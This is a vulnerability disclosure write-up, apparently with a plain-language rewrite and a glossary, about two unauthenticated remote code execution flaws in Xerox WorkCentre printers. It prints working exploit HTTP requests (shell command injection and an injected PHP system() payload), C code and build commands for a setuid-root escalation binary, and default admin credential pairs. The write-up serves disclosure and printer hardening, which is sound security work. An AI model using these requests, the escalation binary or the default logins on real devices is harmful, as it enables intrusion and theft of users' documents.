Inside Xerox WorkCentre: Two Unauthenticated RCEs
Two unauthenticated remote code execution vulnerabilities existed in Xerox WorkCentre printers: one due to shell escaping in a PHP script, and another via preprocessor directives in an Apache module. An attacker could execute arbitrary commands on the device without authentication.
 Published on swarm.ptsecurity.com
Every organization has printers. Sometimes, there are Xerox WorkCentre among them, large machines that can weigh more than 100 kilos or 220 lbs.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Every organisation has printers. Sometimes those printers are Xerox WorkCentre machines, large devices that can weigh more than 100 kilos or 220 lbs. This write-up covers two unauthenticated RCE vulnerabilities I found in them, plus a privilege escalation path and a checklist for protecting printers against attacks.
Context
The target is the Xerox WorkCentre web interface. The main page is served on port 80/http by default, or on port 443/https if a TLS certificate is configured.

The main page of Xerox WorkCentre
One operational warning before anything else: be careful when scanning for printers. Scanning special ports such as 631/tcp (IPP) can result in the accidental printing of numerous documents.
Setup
The firmware for Xerox WorkCentre can be downloaded from the official Xerox website.

One of the pages where Xerox WorkCentre firmware can be downloaded
Once downloaded, it can be unpacked with a series of unzip, binwalk -e, and tar xf commands.
Finding it
RCE #1: shell escaping in configrui.php
Assigned CVE: CVE-2016-11061
Xerox patched this issue in 2016 but did not issue a CVE at the time. When the issue was rediscovered in 2020, the CVE-2016-11061 identifier was assigned to it.
The vulnerability is simple shell escaping in the configrui.php file:
Every other POST field is passed through escapeshellcmd, but $param is taken raw and interpolated straight into the exec() call as $p. That is the whole bug: the parameter that reaches the shell is the one parameter that was never escaped.
RCE #2: preprocessor directives in the Apache module
Assigned CVE: N/A
In 2023 I first encountered a patched Xerox device that was not affected by CVE-2016-11061. I downloaded the new firmware and examined the patch:
Xerox had simply removed $_POST['param'] from the code, eliminating the parameter that allowed for shell injection. On its own, that looked like the end of the story.
What reopened it was a careful look at the preprocessor directives found in some of the PHP files:
These directives are generated by C code that is loaded as an Apache module, before the PHP code is executed.
Exploitation
Step 1: exploit CVE-2016-11061
Send the following HTTP request:
POST /support/remoteUI/configrui.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Accept: text/html
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: [REDACTED]
req=config&isOverride=1¶m=`cmd+to+execute`
The important parts:
req=configsatisfies theif ("config" === $req)check and reachesstartRUI().isOverride=1makes$ovequal"1", so$reply1is set toruiAccessResponse ACCEPTand thestrncmpcheck passes, which means theexec()call is reached.paramcarries the command wrapped in backticks. Because$paramis not escaped, the backticks are interpreted by the shell thatexec()spawns, and the command runs.
Despite the patch being released in 2016, 2016 and earlier firmware versions are still encountered in use during internal pentests to this day.
Step 2: find the injection point on patched firmware
On the patched device, the param route is gone. The remaining route is the xrx_svc_validation service and its MetaDataValidationServerProtocol attribute, which is rendered into the page through the loa directive shown above. After finding the right place to inject the code, I quickly obtained RCE.
Step 3: send the exploit request
POST /userpost/xerox.set HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: [REDACTED]

_fun_function=HTTP_Parser_Set_fn&DefaultParserFilename=%2Ftmp%2Ftemplate%2Fpool%2Fsystem%2FDEFAULT.XST&NextPage=%2Fscan%2Ftemplate.php%3FParserFilename%3D%2Ftmp%2Ftemplate%2Fpool%2Fweb%2Fabc.XST&ServiceName=xrx_svc_validation&InvocationName=1&AttributeName=MetaDataValidationServerProtocol&AttributeType=string&AttributeValue=111111111%0A%0A%0A<?php+echo+system("ifconfig");exit;?>%0A%0A222222222&Action=update&CopyParserFilename=abc.XST
The important parts:
This vulnerability can be tricky to reproduce. The Apache module is sensitive to input parameters, including their order. There may be differences between Xerox models, and the module also has caching.
Step 4: capture the request from the UI instead of building it by hand
Because of that sensitivity, it is easier to intercept the request from the interface below, which is accessible from the main page without any authentication, and modify the MetaDataValidationServerProtocol attribute:

Step 5: escalate to root
Privilege escalation on Xerox WorkCentre is straightforward because every daemon on the device, except for Apache and PostgreSQL, runs under root privileges. The exact method to escalate privileges cannot be disclosed, but the C code for the suid binary can be shared:
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>

int _start(void) {
    asm volatile ("mr 3, 1;"
                  "bl __main;");
}

int __main(void *sp[])
{
    syscall(SYS_setuid, 0, 0, 0);
    syscall(SYS_setgid, 0, 0, 0);

    syscall(SYS_execve, sp[2], &sp[2], 0);

    return 0;
}
The custom _start function is not necessary, but it significantly reduces the output file size. The suid code should be compiled with musl-cross-make:
powerpc-linux-musl-gcc -O2 -nostartfiles -static ./suid.c
powerpc-linux-musl-strip ./a.out
powerpc-linux-musl-strip -R .comment ./a.out
The resulting binary can be used on many PowerPC devices to facilitate privilege escalation.
Step 6: reach the USB mount
After gaining root privileges, the /tmp/usb-sdb1 directory can be accessed, where all external USB devices are mounted. A user's DOCX or PDF file might then be downloaded or altered to continue the attack, even if the printer segment is isolated.
Root cause
In the first vulnerability, the root cause is a single unescaped POST field. block, username, isActive and isOverride all go through escapeshellcmd, but param is passed directly into exec(), so shell metacharacters in it are interpreted. The isOverride=1 value is what steers execution into the branch that calls exec().
In the second vulnerability, the preprocessor directives found in some of the PHP files were generated by the C code loaded as an Apache module before the PHP code is executed.
Impact
Both vulnerabilities are unauthenticated remote code execution against the printer's web interface. The first affects firmware from 2016 and earlier, which is still encountered in use during internal pentests. The second affects a patched device that is not vulnerable to CVE-2016-11061, so updating past the 2016 fix is not sufficient on its own.
Once code runs, privilege escalation is easy because nearly every daemon runs as root. Root access exposes /tmp/usb-sdb1, where external USB devices are mounted, so a user's DOCX or PDF file might be downloaded or altered to continue the attack, even if the printer segment is isolated.
We reported the second vulnerability to Xerox in June 2023, along with two unauthenticated buffer overflows I accidentally found. According to Xerox, all reported vulnerabilities were fixed that same month. However, no security bulletins or CVEs were issued or found on the Xerox website. Since Xerox is currently a CNA, a CVE for these issues cannot be requested by us.
Fix
According to Xerox, the reported issues were fixed in June 2023, and the 2023 patch removed $_POST['param'] from configrui.php. No security bulletins or CVEs were published for the 2023 issues.
For defenders, the protection checklist from the write-up:
- Update your Xerox WorkCentre to the latest firmware.
- Verify that your devices do not use the default credentials:
admin:admin
admin:1111
diag:3424
!$ecivreS:2732
forceonboxlogin:password
guest:2222
- Set a strong password for the administrator account, different from other devices.
- If you use a mailbox account on the device to send mail with scanned documents, verify that the mailbox is properly cleared and does not accumulate confidential documents.
- Properly isolate your printers in your local network.
Variants to test
- Other unescaped fields in the same PHP files. Grep the firmware for
exec(,system(andshell_exec(and check whether every variable interpolated into the command string has passed throughescapeshellcmdor an equivalent. A positive result is a POST field that reaches the shell without escaping, asparamdid. - Other
loadirectives. The page containsHTTP_Parser_Get_fnandHTTP_Parser_List_Invocations_fnalongside the validation server attribute. Try writing each attribute named in a directive through the same unauthenticated setter and see whether the value is reflected into the page. A positive result is your marker string appearing in the rendered JavaScript. - Parameter order and caching. The Apache module is sensitive to input parameters, including their order, and it caches. If a request appears to do nothing, reorder the fields, vary the parser filenames, and retry after the cache has turned over. A positive result is the payload executing where an earlier ordering failed.
- Other models. There may be differences between Xerox models in how the module handles the same request. Test the same request against each model in scope and compare responses.
- Default credentials. Try the credential pairs listed above against the administrative interface. A positive result is a successful login, which gives a second, authenticated path to the same device.
Read more
- Raphaël Rigo, 2020: https://airbus-seclab.github.io/xerox/INFILTRATE2020-RIGO-Xerox-final.pdf
- Nicolas Heiniger, 2021: https://www.compass-security.com/fileadmin/Research/Advisories/2021-04_CSNC-2021-[redacted].txt
- Rik van Duijn, 2021: https://zolder.io/decrypt-passwords-from-xerox-workcentre-config-backups/
- Brendan O'Connor, 2006: https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-OConnor.pdf
What happened, in plain words
Every organisation has printers. Sometimes those printers are Xerox WorkCentre machines, large devices that can weigh more than 100 kilos or 220 lbs. This write-up covers two unauthenticated RCE vulnerabilities I found in them, plus a privilege escalation path and a checklist for protecting printers against attacks.
"Unauthenticated" means the attacker never logs in: no username, no password, no session. "RCE" stands for remote code execution, which means an attacker can make the device run commands of their choosing from across the network. Think of it like finding that anyone who can reach your front door can also reach into the kitchen and switch on the oven.

Context
The target is the Xerox WorkCentre web interface. Like most modern printers, a WorkCentre runs a small web server: a program that listens on the network and sends web pages to your browser, the same way a website does. You open the printer's address in a browser and get a control panel for scanning, settings and address books.
The main page is served on port 80/http by default, or on port 443/https if a TLS certificate is configured. A port is a numbered door on a computer; port 80 is the standard door for unencrypted web traffic (http) and port 443 is the standard door for encrypted web traffic (https). TLS is the encryption layer behind https: it scrambles the conversation so nobody in between can read it.
The main page of Xerox WorkCentre
One operational warning before anything else: be careful when scanning for printers. Scanning special ports such as 631/tcp (IPP) can result in the accidental printing of numerous documents. Scanning means probing a range of addresses and ports to see what answers. IPP is the Internet Printing Protocol, the standard way computers send print jobs to printers. Some printers react to unexpected IPP traffic by printing whatever they received, so a careless scan can waste a lot of paper.
Setup
The firmware for Xerox WorkCentre can be downloaded from the official Xerox website. Firmware is the software built into a device: the operating system and the programs it runs, stored as one big file that the vendor publishes for updates.
One of the pages where Xerox WorkCentre firmware can be downloaded
Once downloaded, it can be unpacked with a series of unzip, binwalk -e, and tar xf commands. These are command-line tools: unzip extracts a zip archive, binwalk -e finds and extracts files embedded inside a binary blob (firmware images are usually packed this way), and tar xf extracts a tar archive. The result is the actual files the printer runs, including the PHP files and the Apache module discussed below. Reading source code like this is called source review, and it is how you find bugs without touching a live device.
Finding it
RCE #1: shell escaping in configrui.php
Assigned CVE: CVE-2016-11061
A CVE is a public catalogue number for a known security flaw, so people can refer to the same bug unambiguously. Xerox patched this issue in 2016 but did not issue a CVE at the time. When the issue was rediscovered in 2020, the CVE-2016-11061 identifier was assigned to it.
The vulnerability is simple shell escaping in the configrui.php file. PHP is a programming language commonly used for web pages; a .php file is a script the web server runs to build a page. "Shell escaping" means marking special characters in a value so that the operating system's command interpreter (the shell) treats them as plain text instead of instructions. When escaping is missing, user input can become a command.
Line by line, in plain words:
$req=$_POST['req'];and$param=$_POST['param'];take two values from the submitted form.$_POSTis PHP's way of reading fields sent in a form submission; each field name in the form becomes a key. These two are stored as they arrived, with no cleaning.- The next four lines take
block,username,isActiveandisOverrideand pass each throughescapeshellcmd, a PHP function that neutralises characters the shell would otherwise treat as instructions. So those four are protected. function startRUI(...)defines a helper that does the real work. Its first argument$pis the value that came fromparam.if ("1" === $ov)checks whether the override field equals the text1. If it does,$reply1is set to the stringruiAccessResponse ACCEPT; otherwise some other code runs (hidden here).if (strncmp($reply1,'ruiAccessResponse ACCEPT', 24) === 0)compares the first 24 characters of$reply1with that same string. If they match, the code inside runs. This is a gate: only theisOverride=1path opens it.$reply2=exec("/opt/ui/remoteUI/bin/config_remoteui startRUI $p $_SERVER[SERVER_ADDR]");is the dangerous line.exec()asks the operating system to run a command. The command string is built by gluing together a fixed program path, the value of$p, and the server's own address. Because$pcame fromparamwithout escaping, whatever the attacker put inparambecomes part of the command.- The inner
if (strncmp($reply2,'<PARAM',6) === 0)checks whether the program's output starts with<PARAM, and if so writes session data to a file under/tmp/semFiles/withsystem(), another command runner.echo $reply2;then sends the output back to the browser. if ("config" === $req)checks that the request fieldreqis exactlyconfig, then callsstartRUI()with the submitted values.
Every other POST field is passed through escapeshellcmd, but $param is taken raw and interpolated straight into the exec() call as $p. That is the whole bug: the parameter that reaches the shell is the one parameter that was never escaped.
RCE #2: preprocessor directives in the Apache module
Assigned CVE: N/A
In 2023 I first encountered a patched Xerox device that was not affected by CVE-2016-11061. I downloaded the new firmware and examined the patch:
Compared with the first snippet, the line $param=$_POST['param']; is gone. Xerox had simply removed $_POST['param'] from the code, eliminating the parameter that allowed for shell injection. On its own, that looked like the end of the story: no unescaped value, no command injection.
What reopened it was a careful look at the preprocessor directives found in some of the PHP files. A preprocessor directive here is a marker left inside a page that something else fills in later. Apache is the web server software that serves the pages; a module is an add-on that plugs into Apache and can process pages before they are sent.
Line by line:
- The
<?php ... ?>blocks are PHP code that runs on the server. The first one checks a setting called$gdisplayScanPresetand, if true, outputs a JavaScript line. JavaScript is the language browsers run to make pages interactive; here it is just text being generated. <script type="text/javascript">opens a block of JavaScript that the browser will execute.var gCurrentValidationServerPath = "";declares a JavaScript variable with an empty value.var gCurrentValidationServerProtocol = '<!-- loa fn=HTTP_Parser_Get_fn arg="xrx_svc_validation 1 MetaDataValidationServerProtocol string" context="js" -->';looks like an HTML comment, but it is not meant for the browser.- The next line does the same for a list of document invocations.
These directives are generated by C code that is loaded as an Apache module, before the PHP code is executed. In other words, data that was supposed to be a harmless setting ends up being treated as code by the browser.
Exploitation
Step 1: exploit CVE-2016-11061
Send the following HTTP request. HTTP is the language browsers and servers use to talk; a request is one message asking the server to do something, and the lines before the blank line are headers (metadata such as the address and content type).
POST /support/remoteUI/configrui.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Accept: text/html
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: [REDACTED]
req=config&isOverride=1¶m=`cmd+to+execute`
Line by line:
POST /support/remoteUI/configrui.php HTTP/1.1says: send data (POST) to this path on the server, using version 1.1 of HTTP.Host: [redacted]names the printer's address. The report uses this address as an example.User-Agent: Mozilla/5.0pretends to be a browser; many servers treat unknown clients differently.Accept: text/htmlsays the client expects an HTML page back.Connection: closeasks the server to close the connection after replying.Content-Type: application/x-www-form-urlencodedsays the body is a standard form submission, the same format a browser sends when you press a button on a web form.Content-Length: [REDACTED]would give the body's size in bytes; the exact number is not published here.- The blank line separates headers from the body.
req=config&isOverride=1¶m=cmd+to+execute`` is the body: three form fields joined by&.req=configpasses theconfigcheck.isOverride=1makes the override branch run, which sets the ACCEPT string and opens the gate toexec().paramholds the command wrapped in backticks. In a shell, backticks mean "run what is inside and use its output here". Becauseparamwas never escaped, the shell thatexec()starts obeys those backticks and runs the command. The+signs are how a form encodes spaces.
Despite the patch being released in 2016, 2016 and earlier firmware versions are still encountered in use during internal pentests to this day. A pentest is an authorised test where security specialists try to break into systems with the owner's permission.
Step 2: find the injection point on patched firmware
On the patched device, the param route is gone. The remaining route is the xrx_svc_validation service and its MetaDataValidationServerProtocol attribute, which is rendered into the page through the loa directive shown above. After finding the right place to inject the code, I quickly obtained RCE. An endpoint is a specific address on the server that accepts a particular kind of request; an attribute is simply a named setting with a value.
Step 3: send the exploit request
POST /userpost/xerox.set HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: [REDACTED]

_fun_function=HTTP_Parser_Set_fn&DefaultParserFilename=%2Ftmp%2Ftemplate%2Fpool%2Fsystem%2FDEFAULT.XST&NextPage=%2Fscan%2Ftemplate.php%3FParserFilename%3D%2Ftmp%2Ftemplate%2Fpool%2Fweb%2Fabc.XST&ServiceName=xrx_svc_validation&InvocationName=1&AttributeName=MetaDataValidationServerProtocol&AttributeType=string&AttributeValue=111111111%0A%0A%0A<?php+echo+system("ifconfig");exit;?>%0A%0A222222222&Action=update&CopyParserFilename=abc.XST
Line by line:
- The request line and headers are the same shape as before, but the path is
/userpost/xerox.set, a different endpoint on the printer. DefaultParserFilename=%2Ftmp%2Ftemplate%2Fpool%2Fsystem%2FDEFAULT.XSTgives the starting template file.%2Fis the encoded form of/, so this decodes to/tmp/template/pool/system/DEFAULT.XST.NextPage=%2Fscan%2Ftemplate.php%3FParserFilename%3D%2Ftmp%2Ftemplate%2Fpool%2Fweb%2Fabc.XSTtells the device which page to go to next, and which parser file that page should use. Decoded, it is/scan/template.php?ParserFilename=/tmp/template/pool/web/abc.XST.AttributeType=stringsays the value is text.Action=updatesays to save the change.
This vulnerability can be tricky to reproduce. The Apache module is sensitive to input parameters, including their order. There may be differences between Xerox models, and the module also has caching. Caching means the device keeps a copy of a result and reuses it instead of recomputing, so a change may not show up immediately.
Step 4: capture the request from the UI instead of building it by hand
Because of that sensitivity, it is easier to intercept the request from the interface below, which is accessible from the main page without any authentication, and modify the MetaDataValidationServerProtocol attribute. Intercepting means letting your browser make the normal request while a tool in between pauses it, so you can edit a field and send it on. That way the request has exactly the shape the device expects, and you only change the one value you care about.
Step 5: escalate to root
Privilege escalation means going from a low level of permission to a higher one. On a Unix-like system, root is the all-powerful account that can do anything. On Xerox WorkCentre, privilege escalation is straightforward because every daemon on the device, except for Apache and PostgreSQL, runs under root privileges. A daemon is a background program that keeps running without anyone watching it; PostgreSQL is a database program. The exact method to escalate privileges cannot be disclosed, but the C code for the suid binary can be shared. C is a low-level programming language used for system software. A suid binary is a program marked so that it runs with its owner's permissions rather than the caller's; if the owner is root, anyone who runs it gets root powers.
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>

int _start(void) {
    asm volatile ("mr 3, 1;"
                  "bl __main;");
}

int __main(void *sp[])
{
    syscall(SYS_setuid, 0, 0, 0);
    syscall(SYS_setgid, 0, 0, 0);

    syscall(SYS_execve, sp[2], &sp[2], 0);

    return 0;
}
Line by line:
#define _GNU_SOURCEturns on extra system features in the C library.- The
#includelines pull in declarations for system calls and types, so the compiler knows whatsyscall,SYS_setuidand friends are. int _start(void)defines the program's real entry point. Normally the C library provides one; here it is replaced.asm volatile ("mr 3, 1;" "bl __main;");is inline assembly, raw machine instructions written inside C.mr 3, 1copies register 1 into register 3, andbl __main;jumps to the__mainfunction. Registers are tiny storage slots inside the processor; on this architecture register 1 holds the stack pointer, the address of the program's working memory, and register 3 is where the first function argument is passed. So this hands the stack pointer to__mainas its argument.int __main(void *sp[])receives that pointer as an array of values, which is how the program's arguments and environment are laid out in memory.syscall(SYS_setuid, 0, 0, 0);andsyscall(SYS_setgid, 0, 0, 0);ask the kernel to set the user and group identity to 0, which is root. A syscall is a direct request to the operating system kernel.syscall(SYS_execve, sp[2], &sp[2], 0);asks the kernel to replace this program with another one, named bysp[2], passing the remaining arguments along.execveis the system call that starts a new program.return 0;ends the function.
The custom _start function is not necessary, but it significantly reduces the output file size. The suid code should be compiled with musl-cross-make. Compiling means turning source code into a runnable program; musl-cross-make is a toolchain that builds programs for a different kind of processor than the one you are sitting at.
powerpc-linux-musl-gcc -O2 -nostartfiles -static ./suid.c
powerpc-linux-musl-strip ./a.out
powerpc-linux-musl-strip -R .comment ./a.out
Line by line:
powerpc-linux-musl-gcc -O2 -nostartfiles -static ./suid.ccompilessuid.cfor PowerPC (the processor family these printers use) with optimisation level 2, without the usual startup files (because_startis provided by hand), and as a static binary, meaning all its libraries are packed inside so it does not depend on the device's own files.powerpc-linux-musl-strip ./a.outremoves symbol information from the resulting program, making it smaller.powerpc-linux-musl-strip -R .comment ./a.outalso removes the.commentsection, a leftover note from the compiler.
The resulting binary can be used on many PowerPC devices to facilitate privilege escalation.
Step 6: reach the USB mount
After gaining root privileges, the /tmp/usb-sdb1 directory can be accessed, where all external USB devices are mounted. Mounting means attaching a storage device's file system to a folder so its files appear there. A user's DOCX or PDF file might then be downloaded or altered to continue the attack, even if the printer segment is isolated. A network segment is a separated part of a network; isolation limits what can reach it, but a printer that already runs attacker code can still touch whatever is plugged into it.
Root cause
In the first vulnerability, the root cause is a single unescaped POST field. block, username, isActive and isOverride all go through escapeshellcmd, but param is passed directly into exec(), so shell metacharacters in it are interpreted. Metacharacters are characters with special meaning to the shell, such as backticks. The isOverride=1 value is what steers execution into the branch that calls exec().
In the second vulnerability, the preprocessor directives found in some of the PHP files were generated by the C code loaded as an Apache module before the PHP code is executed.
Impact
Both vulnerabilities are unauthenticated remote code execution against the printer's web interface. The first affects firmware from 2016 and earlier, which is still encountered in use during internal pentests. The second affects a patched device that is not vulnerable to CVE-2016-11061, so updating past the 2016 fix is not sufficient on its own.
Once code runs, privilege escalation is easy because nearly every daemon runs as root. Root access exposes /tmp/usb-sdb1, where external USB devices are mounted, so a user's DOCX or PDF file might be downloaded or altered to continue the attack, even if the printer segment is isolated.
We reported the second vulnerability to Xerox in June 2023, along with two unauthenticated buffer overflows I accidentally found. A buffer overflow is a bug where a program writes more data into a fixed-size memory area than it can hold, which can corrupt nearby memory. According to Xerox, all reported vulnerabilities were fixed that same month. However, no security bulletins or CVEs were issued or found on the Xerox website. A security bulletin is the vendor's public notice describing a flaw and its fix. Since Xerox is currently a CNA, a CVE for these issues cannot be requested by us. A CNA is a CVE Numbering Authority, an organisation authorised to assign CVE numbers; when the vendor is the CNA, outside researchers cannot assign one themselves.
Fix
According to Xerox, the reported issues were fixed in June 2023, and the 2023 patch removed $_POST['param'] from configrui.php. No security bulletins or CVEs were published for the 2023 issues.
For defenders, the protection checklist from the write-up:
- Update your Xerox WorkCentre to the latest firmware.
- Verify that your devices do not use the default credentials:
admin:admin
admin:1111
diag:3424
!$ecivreS:2732
forceonboxlogin:password
guest:2222
Each line is a username and password pair separated by a colon. Default credentials are the factory logins that ship with a device; if nobody changed them, anyone who knows the model can log in. Note that !$ecivreS is Service! written backwards, a common trick in default logins.
- Set a strong password for the administrator account, different from other devices.
- If you use a mailbox account on the device to send mail with scanned documents, verify that the mailbox is properly cleared and does not accumulate confidential documents.
- Properly isolate your printers in your local network.
Variants to test
- Other unescaped fields in the same PHP files. Grep the firmware for
exec(,system(andshell_exec(and check whether every variable interpolated into the command string has passed throughescapeshellcmdor an equivalent. Grep is a command-line search tool;shell_execis another PHP function that runs a shell command. A positive result is a POST field that reaches the shell without escaping, asparamdid. - Other
loadirectives. The page containsHTTP_Parser_Get_fnandHTTP_Parser_List_Invocations_fnalongside the validation server attribute. Try writing each attribute named in a directive through the same unauthenticated setter and see whether the value is reflected into the page. A positive result is your marker string appearing in the rendered JavaScript. - Parameter order and caching. The Apache module is sensitive to input parameters, including their order, and it caches. If a request appears to do nothing, reorder the fields, vary the parser filenames, and retry after the cache has turned over. A positive result is the payload executing where an earlier ordering failed.
- Other models. There may be differences between Xerox models in how the module handles the same request. Test the same request against each model in scope and compare responses.
- Default credentials. Try the credential pairs listed above against the administrative interface. A positive result is a successful login, which gives a second, authenticated path to the same device.
Read more
- Raphaël Rigo, 2020: https://airbus-seclab.github.io/xerox/INFILTRATE2020-RIGO-Xerox-final.pdf
- Nicolas Heiniger, 2021: https://www.compass-security.com/fileadmin/Research/Advisories/2021-04_CSNC-2021-[redacted].txt
- Rik van Duijn, 2021: https://zolder.io/decrypt-passwords-from-xerox-workcentre-config-backups/
- Brendan O'Connor, 2006: https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-OConnor.pdf
Glossary
- Apache: the web server software that serves the printer's pages; add-ons called modules plug into it.
- Attribute: a named setting with a value, such as
MetaDataValidationServerProtocol. - Backticks: the
`characters; in a shell they mean "run the command inside and use its output here". - binwalk: a command-line tool that finds and extracts files embedded inside a binary blob such as firmware.
- Buffer overflow: a bug where a program writes more data into a fixed-size memory area than it can hold.
- C: a low-level programming language used for system software.
- Caching: keeping a copy of a result and reusing it instead of recomputing, so changes may not appear immediately.
- CNA (CVE Numbering Authority): an organisation authorised to assign CVE numbers; when the vendor is the CNA, outsiders cannot assign one.
- Command injection: making a program run extra commands by slipping shell instructions into input it passes to the shell.
- Compiling: turning source code into a runnable program.
- CVE: a public catalogue number for a known security flaw.
- Daemon: a background program that keeps running without anyone watching it.
- Default credentials: the factory username and password that ship with a device.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- escapeshellcmd: a PHP function that neutralises characters the shell would otherwise treat as instructions.
- exec(): a PHP function that asks the operating system to run a command.
- execve: the system call that replaces the current program with a new one.
- Firmware: the software built into a device, published by the vendor as an update file.
- Grep: a command-line search tool.
- Header: a line of metadata in an HTTP request or response, such as the address or content type.
- HTTP: the language browsers and servers use to exchange requests and responses.
- HTTPS: HTTP wrapped in TLS encryption.
- ifconfig: a command that lists network interfaces.
- Intercepting: pausing a request in a tool so you can edit it before it reaches the server.
- IPP (Internet Printing Protocol): the standard way computers send print jobs to printers, usually on port 631.
- JavaScript: the language browsers run to make pages interactive.
- loa: a marker in a page that the Apache module replaces with a stored configuration value.
- Metacharacters: characters with special meaning to the shell, such as backticks.
- Module: an add-on that plugs into a web server and can process pages before they are sent.
- Mounting: attaching a storage device's file system to a folder so its files appear there.
- musl-cross-make: a toolchain that builds programs for a different kind of processor than the one you are using.
- Network segment: a separated part of a network; isolation limits what can reach it.
- Pentest: an authorised test where security specialists try to break into systems with the owner's permission.
- PHP: a programming language commonly used for web pages; a
.phpfile is a script the web server runs. - Port: a numbered door on a computer; port 80 is standard for http, 443 for https, 631 for IPP.
- PostgreSQL: a database program.
- Privilege escalation: going from a low level of permission to a higher one.
- RCE (remote code execution): making a device run commands of your choosing from across the network.
- Registers: tiny storage slots inside the processor.
- Root: the all-powerful account on a Unix-like system that can do anything.
- Scanning: probing a range of addresses and ports to see what answers.
- Security bulletin: the vendor's public notice describing a flaw and its fix.
- Shell: the operating system's command interpreter, which reads commands and runs them.
- shell_exec: a PHP function that runs a shell command.
- Source review: reading a program's source code to find bugs without touching a live device.
- Static binary: a program with all its libraries packed inside, so it does not depend on the device's own files.
- suid binary: a program marked to run with its owner's permissions rather than the caller's.
- Syscall: a direct request to the operating system kernel.
- tar: an archive format, extracted with
tar xf. - TLS: the encryption layer behind https.
- Unauthenticated: done without logging in: no username, password or session.
- unzip: a command that extracts a zip archive.
- User-Agent: a header that says what client software is making the request.
- WorkCentre: the Xerox printer model discussed here, a large device with a web interface.



